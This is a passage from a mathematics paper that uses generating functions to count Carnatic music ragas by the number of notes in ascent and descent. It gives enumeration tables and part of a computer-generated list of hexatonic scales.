Although ragas with tetratonic (tertachord) scales are rare, they do occur as illustrated before, and thus they are enumerated here for completeness. Such enumerations can also be useful in computer synthesis of musical tertachord compositions, wherein a sequence of four notes is required. The tetratonic GF is given by

$$T^a = (6\overline{RGM} + 12\overline{RGP} + 2\overline{RGD} + 6\overline{RGN} + 6\overline{RMP} + \overline{RMD}$$
$$+ 3\overline{RMN} + 2\overline{RPD} + 6\overline{RPN} + 2\overline{RDN} + 18\overline{GMP} +$$
$$+ 3\overline{GMD} + 9\overline{GMN} + 6\overline{GPD} + 18\overline{GPN} + 6\overline{GDN} + 6\overline{MPD}$$
$$+ 18\overline{MPN} + 6\overline{MDN} + 6\overline{PDN})$$

Again in the above enumeration all possibilities are allowed for R and D, but the ones with G and N, only non-equivalent types are enumerated by way of inclusion-exclusion to eliminate equivalent combinations. Thus the total number of tetratonic scales, also referred to in music theory as tetrachords (sequence of 4 notes), is obtained by substituting all trinomials in T^a by 1 or summing the coefficients in T^a. Thus the number of tertachords or tetratonic ascents is 142.

The trichords (triplets) or sequences of three notes, one of which is S, are enumerated by the expression for Tr^a.

$$Tr^a = (6RG + 6RM + 3RP + 9RD + 3RN + 2GM + GP + 3GD + GN$$
$$+ 2MP + 6MD + 2MN + 3PD + PN + 6DN),$$

where in the above expression instead of complementary notation, the notes themselves are used for the binomials, for example, RG to denote the sequence SRG in the trichord. Thus the total number of trichords is obtained by adding the coefficients in TR^a, which equals 54. The number of dichords or a sequence of 2 notes, one of which has to be S, is simply 11 since that is the number of distinct notes in Table I (note $\hat{S}$ is related to S by an octave).

All of the above expressions can be combined into a pattern inventory of arohans of ragas that we refer to as a raga ascent inventory, RI^a, given as a polynomial in x, where x^n denotes the term for n-tonic ascent.

$$RI^a = 1 + x + 11x^2 + 54x^3 + 142x^4 + 236x^5 + 204x^6 + 72x^7 \ ,$$

where the first term is a trivial null set, the second term corresponds to a single note or just S, the x^2 term representing the number of dichords, x^3: the number of trichords, x^4: number of tetrachords etc. For a raga to be stable its scale must have at least a tetrachord, and thus terms with powers more than or equal to 4 are relevant for the scales of ragas.

The Raga inventory for the descent (avarohan) is likewise enumerated by the generating function RI^d given by

$$RI^d = 1 + y + 11y^2 + 54y^3 + 142y^4 + 236y^5 + 204y^6 + 72y^7 \ ,$$

where the symbol y is used to distinguish the descent from the ascent to allow for the possibility of unsymmetrical and bhashanka ragas [1]. The total generating function for all of the ragas is given by the product of the ascent and descent inventories or

$$RI = RI^a \times RI^d = (1 + x + 11x^2 + 54x^3 + 142x^4 + 236x^5 + 204x^6 + 72x^7) \times$$
$$(1 + y + 11y^2 + 54y^3 + 142y^4 + 236y^5 + 204y^6 + 72y^7),$$

The coefficient of $x^m y^n$ in the above generating function enumerates the number of ragas with m-tonic (m-chord) notes in ascent omitting higher octave Ŝ and n-tonic notes (n-chord) in the descent. For example, the number of shadava-sampurna ragas is given by the coefficient of $x^6 y^7$ in the above expression, which is 14688. The number of symmetrical tetrachords is the coefficient of x^4 which is 142 and the total number of all tetratonic ragas is the coefficient of $x^4 y^4$, which is 20164. All of the symmetrical ragas are enumerated by the terms x^5, x^6 and x^7 for the pentatonic (audava), hexatonic (shadava) and heptatonic (sampurna) scales, respectively. The number of ragas with at least pentatonic scales in the ascent or descent is enumerated in Table IV. It should be mentioned that Pattamal [14] has proposed a scientific naming scheme for some of the ragas, and the numbers obtained before are not rigorously correct [15] as these empirical methods either missed some of the combinations or those methods do not fully consider equivalence

restrictions. As mentioned in ref [15] also, earlier counting schemes also suffered from duplication. In the present scheme, we have carefully provided a mathematical framework within combinatorial principles that stipulates equivalence, symmetry and other restrictions and it is yet exhaustive as the polynomial inventory rigorously considers all of the combinations.

More detailed combinatorial generating functions can be constructed by considering the generating functions, H^a, P^a, T^a and Tr^a. For example detailed enumeration for the hexatonic (shadava)-pentatonic (audava) ragas is given by

$$H^a P^d = H^a P^d = [12\overline{R} + 36\overline{G} + 36\overline{M} + 72\overline{P} + 12\overline{D} + 36\overline{N}]$$
$$\times [12\overline{R}'\overline{G}' + 6\overline{R}'\overline{M}' + 12\overline{R}'\overline{P}' + 2\overline{R}'\overline{D}' + 6\overline{R}'\overline{N}' + 18\overline{G}'\overline{M}' + 36\overline{G}'\overline{P}' +$$
$$6\overline{G}'\overline{D}' + 18\overline{G}'\overline{N}' + 36\overline{M}'\overline{P}' + 6\overline{M}'\overline{D}' + 18\overline{M}'\overline{N}' + 12\overline{P}'\overline{D}'$$
$$+ 36\overline{P}'\overline{N}' + 12\overline{D}'\overline{N}']$$

The above expression enumerates all combinations of hexatonic-pentatonic ragas. For example, the number of ragas missing R in the ascent and missing G and P in the descent is given by the coefficient of $\overline{R}\,\overline{G}'\overline{P}'$, which is 432. Consequently, combining different ascent generating functions with different descent generating functions, all ragas, both symmetrical and unsymmetrical are enumerated. The generating function contains all symmetrical and unsymmetrical tetrachords, trichords, bichords, etc.

Tables II and III contain the detailed enumerations for the most common ragas of different types. Since the number of heptatchords is 72, the number of heptatonics with any combination is obtained by multiplying the corresponding GF by 72.

We have also developed a computer code to construct all ragas (scales) of a given type. Table V illustrates the computer construction of 1296 hexatonic (shadava)-hexatonic (shadava) symmetrical and unsymmetrical ragas. This table was constructed from a computer generation scheme. We show only the first 212 and the last 220 ragas. Full pdf file of all 1296 ragas or any desired combination could be obtained from the author.

Acknowledgement

This research was performed in part under the auspices of the US department of Energy by the University of California, Lawrence Livermore National Laboratory, under contract number W-7405-Eng-48

References

[1] P. Sambamoorthy, *South Indian Music, Vol I-IV*, Indian Music Publishing House, Chennai, India, 1975.

[2] A. R. Bazelow and F. Brickle, A combinatorial problem in music theory---Babbitt's partition problem. With a cassette containing an original composition by Daniel Starr of Yale University. Proc. Second International Conference on Combinatorial Mathematics, *Ann. New York Acad. Sci*., **319**, pp. 47—63, New York Acad. Sci., New York, 1979.

[3] M. Babbitt, Twelve-Tone Invariants as Compositional Determinants, *Musical Quarterly* **46** (1960), 46-59.

[4] R. Kurth, Partition Lattices in Twelve-Tone Music: An Introduction, *Journal of Music Theory*, **43** (1999), 11-20.

[5] K. Balasubramanian, Applications of Combinatorics and Graph Theory to Spectroscopy and Quantum Chemistry, *Chemical Reviews*, **85**, (1985), 599-618.

[6] K. Balasubramanian, Enumeration of Stable Stereo and Position Isomers of Poly-substituted Alcohols, Proc. Second International Conference on Combinatorial Mathematics, *Annals of New York Academy Sciences*, **319**, pp. 33-36 New York Acad. Sci., New York, 1979.

[7] A. T. Balaban, *Chemical Applications of Graph Theory*, Academic Press, New York, NY 1976.

[8] H. J. Ryser, *Combinatorial Mathematics, The Carus Mathematical monographs*, No 14, John Wiley & Sons, New York, NY 1963.

[9] C. Berge, *Principles of Combinatorics. Mathematics in Science and Engineering*, Vol **72**, Academic Press NY and London 1971.

[10] V. Krishnamurhty, *Combinatorics Theory and Applications*, Affiliated East-West press, New Delhi, India 1985.

[11] K. Balasubramanian, Matching Polynomials of Fullerene Cages, *Chemical Physics Letters* **201** (1993), 306-314.

[12] K. Balasubramanian, Laplacians of Fullerene Cages (C_{42}-C_{90}), *Journal of Physical Chemistry* **99** (1995), 6509-6518.

[13] G. H. Hardy, *The Indian Mathematician Ramanujan. Ch. 1 in Ramanujan: Twelve Lectures on Subjects Suggested by his Life and Work,* Chelsea, New York, NY, 1999 pp. 1-21.

[14] D. K. Pattamal, A System of Scientific Names of Ragas, *Sruthi Magazine*, (1985), 16-17.

[15] P. Sriram and V. N. Jambunathan, How many Janya Ragas are there?, *http://www.musicacademymadras.org/article-2.html*, 2002.

Table I Notation of Notes in South Indian (Carnatic), mathematical, western and Hindustani (North Indian) music systems.

South Indian	Math	Western	North Indian
Sa	**S(static)**	**C**	**Sa**
Ra(shudha)	**R1**	**D Flat**	**Komal Re**
Ri(chatusruthi)	**R2**	**D Natural**	**Shudh Re**
Ru(shatsruthi)	**R3**	**D Sharp**	**Komal Ga**
Ga(shudha)	**G1**	**E Double Flat**	**Shudh Re**
Gi(sadharana)	**G2**	**E Flat**	**Komal Ga**
Gu(anthara)	**G3**	**E Natural**	**Shudh Ga**
Ma(shudha)	**M1**	**F natural**	**Shudh Ma**
Mi(prathi)	**M2**	**F Sharp**	**Tivar Ma**
Pa(panchamam)	**P(static)**	**G**	**Pa**
Dha(shudha)	**D1**	**A Flat**	**Komal Dha**
Dhi(chatusruthi)	**D2**	**A Natural**	**Shudh Dha**
Dhu(shatsruthi)	**D3**	**A Sharp**	**Komal Ni**
Na(shudha)	**N1**	**B double flat**	**Shudh Dha**
Ni (kaisiki)	**N2**	**B flat**	**Komal Ni**
Nu (kakali)	**N3**	**B Natural**	**Shudh Ni**
Sa(high)	**Ŝ**	**C(Higher)**	**Sa (high)**

Table II 41616 shadava (hexatonic) ragas(scales) of Carnatic music system. Numbers in parentheses are symmetrical (i.e., same descent and ascent) ragas[a]

Arohan(ascent)	Avarohan(descent)	Polynomial	Number
S R G M P D Ŝ	Ŝ D P M G R S	$\overline{N}^{\,2}$	1296 (36)
S R G M P N Ŝ	Ŝ D P M G R S	$\overline{D}\,\overline{N}$	432
S R G M D N Ŝ	Ŝ D P M G R S	$\overline{P}\,\overline{N}$	2592
S R G P D N Ŝ	Ŝ D P M G R S	$\overline{M}\,\overline{N}$	1296
S R M P D N Ŝ	Ŝ D P M G R S	$\overline{G}\,\overline{N}$	1296
S G M P D N Ŝ	Ŝ D P M G R S	$\overline{R}\,\overline{N}$	432
S R G M P D Ŝ	Ŝ N P M G R S	$\overline{N}\,\overline{D}$	432
S R G M P N Ŝ	Ŝ N P M G R S	$\overline{D}^{\,2}$	144(12)
S R G M D N Ŝ	Ŝ N P M G R S	$\overline{P}\,\overline{D}$	864
S R G P D N Ŝ	Ŝ N P M G R S	$\overline{M}\,\overline{D}$	432
S R M P D N Ŝ	Ŝ N P M G R S	$\overline{G}\,\overline{D}$	432
S G M P D N Ŝ	Ŝ N P M G R S	$\overline{R}\,\overline{D}$	144
S R G M P D Ŝ	Ŝ N D M G R S	$\overline{N}\,\overline{P}$	2592
S R G M P N Ŝ	Ŝ N D M G R S	$\overline{D}\,\overline{P}$	864
S R G M D N Ŝ	Ŝ N D M G R S	$\overline{P}^{\,2}$	5184 (72)
S R G P D N Ŝ	Ŝ N D M G R S	$\overline{M}\,\overline{P}$	2592
S R M P D N Ŝ	Ŝ N D M G R S	$\overline{G}\,\overline{P}$	2592
S G M P D N Ŝ	Ŝ N D M G R S	$\overline{R}\,\overline{P}$	864
S R G M P D Ŝ	Ŝ N D P G R S	$\overline{N}\,\overline{M}$	1296
S R G M P N Ŝ	Ŝ N D P G R S	$\overline{D}\,\overline{M}$	432
S R G M D N Ŝ	Ŝ N D P G R S	$\overline{P}\,\overline{M}$	2592

Table II (continued)

Arohan(ascent)	Avarohan(descent)	Polynomial	Number
S R G P D N Ŝ	Ŝ N D P G R S	$\overline{M}^2$	1296 (36)
S R M P D N Ŝ	Ŝ N D P G R S	$\overline{G}\ \overline{M}$	1296
S G M P D N Ŝ	Ŝ N D P G R S	$\overline{R}\ \overline{M}$	432
S R G M P D Ŝ	Ŝ N D P M R S	$\overline{N}\ \overline{G}$	1296
S R G M P N Ŝ	Ŝ N D P M R S	$\overline{D}\ \overline{G}$	432
S R G M D N Ŝ	Ŝ N D P M R S	$\overline{P}\ \overline{G}$	2592
S R G P D N Ŝ	Ŝ N D P M R S	$\overline{M}\ \overline{G}$	1296
S R M P D N Ŝ	Ŝ N D P M R S	$\overline{G}^2$	1296(36)
S G M P D N Ŝ	Ŝ N D P M R S	$\overline{R}\ \overline{G}$	432
S R G M P D Ŝ	Ŝ N D P M G S	$\overline{N}\ \overline{R}$	432
S R G M P N Ŝ	Ŝ N D P M G S	$\overline{D}\ \overline{R}$	144
S R G M D N Ŝ	Ŝ N D P M G S	$\overline{P}\ \overline{R}$	864
S R G P D N Ŝ	Ŝ N D P M G S	$\overline{M}\ \overline{R}$	432
S R M P D N Ŝ	Ŝ N D P M G S	$\overline{G}\ \overline{R}$	432
S G M P D N Ŝ	Ŝ N D P M G S	$\overline{R}^2$	144 (12)

[a]Note that full enumeration is included for ragas that have R and D, and thus equivalences of $G_1=R_2$, $G_2=R_3$, $N_1=D_2$, $N_2=D_3$ are invoked so that combinations that have G or N will include only unique ragas, that is, those that contain only G_3 and N_3(kakali Nishadha). For example, in ragas with S R G M P N Ŝ, for $N=N_2$ (kaisiki Nishada) are already enumerated in S R G M P D Ŝ with $D=D_3$.

Table III 55696 Pentatonic ragas (scales) of Carnatic Music system. Only Arohans(Ascents) are shown. The complete set is obtained by the combinatorial generating function (equation) in the text.

Polynomial	Arohan (Ascent)	Number
$\overline{R}\,\overline{G}$	SMPDNŜ	12
$\overline{R}\,\overline{M}$	SGPDNŜ	6
$\overline{R}\,\overline{P}$	SGMDNŜ	12
$\overline{R}\,\overline{D}$	SGMPNŜ	2
$\overline{R}\,\overline{N}$	SGMPDŜ	6
$\overline{G}\,\overline{M}$	SRPDNŜ	18
$\overline{G}\,\overline{P}$	SRMDNŜ	36
$\overline{G}\,\overline{D}$	SRMPNŜ	6
$\overline{G}\,\overline{N}$	SRMPDŜ	18
$\overline{M}\,\overline{P}$	SRGDNŜ	36
$\overline{M}\,\overline{D}$	SRGPNŜ	6
$\overline{M}\,\overline{N}$	SRGPDŜ	18
$\overline{P}\,\overline{D}$	SRGMNŜ	12
$\overline{P}\,\overline{N}$	SRGMDŜ	36
$\overline{D}\,\overline{N}$	SRGMPŜ	12

Table IV Enumeration of 262,144 Combinations of Ragas With Pentatonic or higher scales.

Arohan(Ascent)	Avarohan(descent)	Number[a]
Sampurna(complete)	Sampurna(complete)	5184(72)
Sampurna(complete)	Shadava(Hexatonic)	14688
Sampurna(complete)	Audava(pentatonic)	16992
Shadava(Hexatonic)	Sampurna(complete)	14688
Shadava(Hexatonic)	Shadava(hexatatonic)	41616 (204)
Shadava(Hexatonic)	Audava(pentatonic)	48144
Audava(pentatonic))	Sampurna(complete)	16992
Audava(pentatonic)	Shadava(hexatatonic)	48144
Audava(pentatonic)	Audava(pentatonic)	55696(236)
Grand Total:		262,144

[a]Numbers in parentheses are the numbers of symmetrical ragas, wherein the ascents and descents exhibit a mirror symmetry and are thus non-bashanka ragas. There are $512=2^9$ symmetrical ragas of all types containing at least pentatonic scales.

Table V 1296 Shadava(Hexatonic)-Shadava Scales Missing G (Western E)[a]

Arohan(Ascent)	Avarohan(Descent)	Arohan(Ascent)	Avarohan(Descent)
1 S R1 M1 P D1 N1 Ŝ	Ŝ N1 D1 P M1 R1 S	2 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D1 P M1 R1 S
3 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D1 P M1 R1 S	4 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D2 P M1 R1 S
5 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D2 P M1 R1 S	6 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D3 P M1 R1 S
7 S R1 M1 P D1 N1 Ŝ	Ŝ N1 D1 P M1 R2 S	8 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D1 P M1 R2 S
9 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D1 P M1 R2 S	10 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D2 P M1 R2 S
11 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D2 P M1 R2 S	12 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D3 P M1 R2 S
13 S R1 M1 P D1 N1 Ŝ	Ŝ N1 D1 P M1 R3 S	14 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D1 P M1 R3 S
15 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D1 P M1 R3 S	16 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D2 P M1 R3 S
17 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D2 P M1 R3 S	18 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D3 P M1 R3 S
19 S R1 M1 P D1 N1 Ŝ	Ŝ N1 D1 P M2 R1 S	20 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D1 P M2 R1 S
21 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D1 P M2 R1 S	22 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D2 P M2 R1 S
23 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D2 P M2 R1 S	24 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D3 P M2 R1 S
25 S R1 M1 P D1 N1 Ŝ	Ŝ N1 D1 P M2 R2 S	26 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D1 P M2 R2 S
27 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D1 P M2 R2 S	28 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D2 P M2 R2 S
29 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D2 P M2 R2 S	30 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D3 P M2 R2 S
31 S R1 M1 P D1 N1 Ŝ	Ŝ N1 D1 P M2 R3 S	32 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D1 P M2 R3 S
33 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D1 P M2 R3 S	34 S R1 M1 P D1 N1 Ŝ	Ŝ N2 D2 P M2 R3 S
35 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D2 P M2 R3 S	36 S R1 M1 P D1 N1 Ŝ	Ŝ N3 D3 P M2 R3 S
37 S R1 M1 P D1 N2 Ŝ	Ŝ N1 D1 P M1 R1 S	38 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D1 P M1 R1 S
39 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D1 P M1 R1 S	40 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D2 P M1 R1 S
41 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D2 P M1 R1 S	42 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D3 P M1 R1 S
43 S R1 M1 P D1 N2 Ŝ	Ŝ N1 D1 P M1 R2 S	44 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D1 P M1 R2 S
45 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D1 P M1 R2 S	46 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D2 P M1 R2 S
47 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D2 P M1 R2 S	48 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D3 P M1 R2 S
49 S R1 M1 P D1 N2 Ŝ	Ŝ N1 D1 P M1 R3 S	50 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D1 P M1 R3 S
51 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D1 P M1 R3 S	52 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D2 P M1 R3 S
53 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D2 P M1 R3 S	54 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D3 P M1 R3 S
55 S R1 M1 P D1 N2 Ŝ	Ŝ N1 D1 P M2 R1 S	56 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D1 P M2 R1 S
57 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D1 P M2 R1 S	58 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D2 P M2 R1 S
59 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D2 P M2 R1 S	60 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D3 P M2 R1 S
61 S R1 M1 P D1 N2 Ŝ	Ŝ N1 D1 P M2 R2 S	62 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D1 P M2 R2 S
63 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D1 P M2 R2 S	64 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D2 P M2 R2 S
65 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D2 P M2 R2 S	66 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D3 P M2 R2 S
67 S R1 M1 P D1 N2 Ŝ	Ŝ N1 D1 P M2 R3 S	68 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D1 P M2 R3 S
69 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D1 P M2 R3 S	70 S R1 M1 P D1 N2 Ŝ	Ŝ N2 D2 P M2 R3 S
71 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D2 P M2 R3 S	72 S R1 M1 P D1 N2 Ŝ	Ŝ N3 D3 P M2 R3 S
73 S R1 M1 P D1 N3 Ŝ	Ŝ N1 D1 P M1 R1 S	74 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D1 P M1 R1 S
75 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D1 P M1 R1 S	76 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D2 P M1 R1 S
77 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D2 P M1 R1 S	78 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D3 P M1 R1 S
79 S R1 M1 P D1 N3 Ŝ	Ŝ N1 D1 P M1 R2 S	80 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D1 P M1 R2 S
81 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D1 P M1 R2 S	82 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D2 P M1 R2 S
83 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D2 P M1 R2 S	84 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D3 P M1 R2 S
85 S R1 M1 P D1 N3 Ŝ	Ŝ N1 D1 P M1 R3 S	86 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D1 P M1 R3 S
87 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D1 P M1 R3 S	88 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D2 P M1 R3 S
89 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D2 P M1 R3 S	90 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D3 P M1 R3 S
91 S R1 M1 P D1 N3 Ŝ	Ŝ N1 D1 P M2 R1 S	92 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D1 P M2 R1 S
93 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D1 P M2 R1 S	94 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D2 P M2 R1 S
95 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D2 P M2 R1 S	96 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D3 P M2 R1 S
97 S R1 M1 P D1 N3 Ŝ	Ŝ N1 D1 P M2 R2 S	98 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D1 P M2 R2 S
99 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D1 P M2 R2 S	100 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D2 P M2 R2 S
101 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D2 P M2 R2 S	102 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D3 P M2 R2 S

Arohan(Ascent)	Avarohan(Descent)	Arohan(Ascent)	Avarohan(Descent)
103 S R1 M1 P D1 N3 Ŝ	Ŝ N1 D1 P M2 R3 S	104 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D1 P M2 R3 S
105 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D1 P M2 R3 S	106 S R1 M1 P D1 N3 Ŝ	Ŝ N2 D2 P M2 R3 S
107 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D2 P M2 R3 S	108 S R1 M1 P D1 N3 Ŝ	Ŝ N3 D3 P M2 R3 S
109 S R1 M1 P D2 N2 Ŝ	Ŝ N1 D1 P M1 R1 S	110 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D1 P M1 R1 S
111 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D1 P M1 R1 S	112 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D2 P M1 R1 S
113 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D2 P M1 R1 S	114 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D3 P M1 R1 S
115 S R1 M1 P D2 N2 Ŝ	Ŝ N1 D1 P M1 R2 S	116 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D1 P M1 R2 S
117 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D1 P M1 R2 S	118 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D2 P M1 R2 S
119 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D2 P M1 R2 S	120 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D3 P M1 R2 S
121 S R1 M1 P D2 N2 Ŝ	Ŝ N1 D1 P M1 R3 S	122 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D1 P M1 R3 S
123 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D1 P M1 R3 S	124 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D2 P M1 R3 S
125 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D2 P M1 R3 S	126 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D3 P M1 R3 S
127 S R1 M1 P D2 N2 Ŝ	Ŝ N1 D1 P M2 R1 S	128 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D1 P M2 R1 S
129 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D1 P M2 R1 S	130 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D2 P M2 R1 S
131 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D2 P M2 R1 S	132 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D3 P M2 R1 S
133 S R1 M1 P D2 N2 Ŝ	Ŝ N1 D1 P M2 R2 S	134 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D1 P M2 R2 S
135 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D1 P M2 R2 S	136 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D2 P M2 R2 S
137 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D2 P M2 R2 S	138 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D3 P M2 R2 S
139 S R1 M1 P D2 N2 Ŝ	Ŝ N1 D1 P M2 R3 S	140 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D1 P M2 R3 S
141 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D1 P M2 R3 S	142 S R1 M1 P D2 N2 Ŝ	Ŝ N2 D2 P M2 R3 S
143 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D2 P M2 R3 S	144 S R1 M1 P D2 N2 Ŝ	Ŝ N3 D3 P M2 R3 S
145 S R1 M1 P D2 N3 Ŝ	Ŝ N1 D1 P M1 R1 S	146 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D1 P M1 R1 S
147 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D1 P M1 R1 S	148 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D2 P M1 R1 S
149 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D2 P M1 R1 S	150 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D3 P M1 R1 S
151 S R1 M1 P D2 N3 Ŝ	Ŝ N1 D1 P M1 R2 S	152 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D1 P M1 R2 S
153 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D1 P M1 R2 S	154 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D2 P M1 R2 S
155 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D2 P M1 R2 S	156 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D3 P M1 R2 S
157 S R1 M1 P D2 N3 Ŝ	Ŝ N1 D1 P M1 R3 S	158 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D1 P M1 R3 S
159 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D1 P M1 R3 S	160 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D2 P M1 R3 S
161 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D2 P M1 R3 S	162 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D3 P M1 R3 S
163 S R1 M1 P D2 N3 Ŝ	Ŝ N1 D1 P M2 R1 S	164 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D1 P M2 R1 S
165 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D1 P M2 R1 S	166 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D2 P M2 R1 S
167 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D2 P M2 R1 S	168 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D3 P M2 R1 S
169 S R1 M1 P D2 N3 Ŝ	Ŝ N1 D1 P M2 R2 S	170 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D1 P M2 R2 S
171 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D1 P M2 R2 S	172 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D2 P M2 R2 S
173 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D2 P M2 R2 S	174 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D3 P M2 R2 S
175 S R1 M1 P D2 N3 Ŝ	Ŝ N1 D1 P M2 R3 S	176 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D1 P M2 R3 S
177 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D1 P M2 R3 S	178 S R1 M1 P D2 N3 Ŝ	Ŝ N2 D2 P M2 R3 S
179 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D2 P M2 R3 S	180 S R1 M1 P D2 N3 Ŝ	Ŝ N3 D3 P M2 R3 S
181 S R1 M1 P D3 N3 Ŝ	Ŝ N1 D1 P M1 R1 S	182 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D1 P M1 R1 S
